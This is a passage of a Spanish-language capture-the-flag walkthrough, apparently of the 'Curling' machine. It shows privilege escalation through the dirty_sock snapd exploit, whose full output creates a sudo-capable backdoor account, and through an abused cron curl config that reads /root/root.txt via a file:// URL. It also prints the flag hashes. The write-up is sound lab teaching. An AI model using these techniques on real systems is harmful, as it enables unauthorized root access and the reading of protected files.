floris@curling:~$
```

Y conseguimos tener acceso a user.txt > ***65dd1df0713b40d88ead98cf11b8530b***


{0x5} – Escalada de Privilegios (privesc)

Accedemos al directorio /tmp donde utilizaremos un scanner de vulnerabilidades de Linux (https://github.com/mzet-/linux-exploit-suggester) que nos facilitará nuestro privesc.



```
[+] [CVE-2019-7304] dirty_sock

   Details: https://initblog.com/2019/dirty-sock/
   Tags: ubuntu=18.10,mint=19
   Rank: 1
   Download URL: https://github.com/initstring/dirty_sock/archive/master.zip
   Comments: Distros use own versioning scheme. Manual verification needed.
```

Investigamos sobre la vulnerabilidad **CVE-2019-7304** y el exploit correspodiente en el repositorio https://github.com/initstring/dirty_sock . Pasamos a ejecutar el exploit en el directorio **/tmp**



```
floris@curling:/tmp$ nano dirty_sockv2.py
floris@curling:/tmp$ python3 ./dirty_sockv2.py

      DIRTY_SOCK
                   (version 2)

//=========[]==========================================\\
|| R&D     || initstring (@init_string)                ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]==========================================//

[+] Slipped dirty sock on random socket file: /tmp/ewnvgqwkoy;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...

********************
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
```

Abrimos una nueva sesión de ssh con las credenciales ***dirty_sock:dirty_sock*** y hacemos ***sudo su***

```
dirty_sock@curling:~$ sudo su
[sudo] password for dirty_sock:
root@curling:/home/dirty_sock# exit
exit
dirty_sock@curling:~$ clear

dirty_sock@curling:~$ whoami
dirty_sock
dirty_sock@curling:~$ id
uid=1001(dirty_sock) gid=1005(dirty_sock) groups=1005(dirty_sock),27(sudo)
dirty_sock@curling:~$ sudo su
root@curling:/home/dirty_sock# dirty_sock
```

```
root@curling:~# id
uid=0(root) gid=0(root) groups=0(root)
root@curling:~# whoami
root
root@curling:~# pwd
/root
root@curling:~# ls -la
total 68
drwx------  7 root root  4096 Mar 25 23:31 .
drwxr-xr-x 23 root root  4096 May 22  2018 ..
lrwxrwxrwx  1 root root     9 May 22  2018 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 Sep 25 20:55 .cache
-rw-r--r--  1 root root  1024 Sep 25 21:31 .dpkg.swp
drwx------  3 root root  4096 Sep 25 20:55 .gnupg
drwxr-xr-x  3 root root  4096 May 22  2018 .local
-rw-------  1 root root   121 May 22  2018 .mysql_history
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root    66 May 22  2018 .selected_editor
drwx------  2 root root  4096 May 22  2018 .ssh
-rw-------  1 root root 10232 Sep 25 21:51 .viminfo
-r--------  1 root root    25 May 22  2018 default.txt
-r--------  1 root root    33 May 22  2018 root.txt
drwxr-xr-x  3 root root  4096 Mar 25 23:31 snap
root@curling:~# cat root.txt
82c198ab6fc5365fdc6da2ee5c26064a
root@curling:~#
```


Y ahí está root.txt > ***82c198ab6fc5365fdc6da2ee5c26064a***

Otro método de privesc :

Intentamos ver los cambios a través de `diff` en los procesos usando el comando `ps -ef > start.txt` y `ps -ef > end.txt`


```
floris@curling:~$ ps -ef > start.txt
floris@curling:~$ ps -ef > end.txt
floris@curling:~$ diff start.txt end.txt
16c16
< root        16     2  1 10:44 ?        00:00:08 [ksoftirqd/1]
---
> root        16     2  1 10:44 ?        00:00:09 [ksoftirqd/1]
150c150
< mysql     1176     1 29 10:44 ?        00:02:03 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid
---
> mysql     1176     1 24 10:44 ?        00:02:04 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid
152,155c152,154
< www-data  1261  1239  1 10:44 ?        00:00:06 /usr/sbin/apache2 -k start
< www-data  1304  1239  1 10:44 ?        00:00:06 /usr/sbin/apache2 -k start
< www-data  1316  1239  2 10:44 ?        00:00:10 /usr/sbin/apache2 -k start
< www-data  1317  1239  2 10:44 ?        00:00:10 /usr/sbin/apache2 -k start
---
```

Observamos en los procesos lo que hace CRON y encontramos los comandos de la ejecución continua de la tarea programada



Pasamos a ver que contiene el archivo *input* que es invocado por *curl -k* . Observamos que archivo input poseé una entrada `url = "127.0.0.1"` y es guardando continuamente en *report* la salida de `bash curl -k /home/floris/admin-area/input`

Editamos input para que nuestro sistema a través de la tarea programada sea capaz de leer el contenido de /root/root.txt de la siguiente forma `url = "file:///root/root.txt"`



Y de nuevo ahí está root.txt > ***82c198ab6fc5365fdc6da2ee5c26064a***

Autor: 1v4n a.k.a. @1r0Dm48O
Twitter: https://twitter.com/1r0Dm48O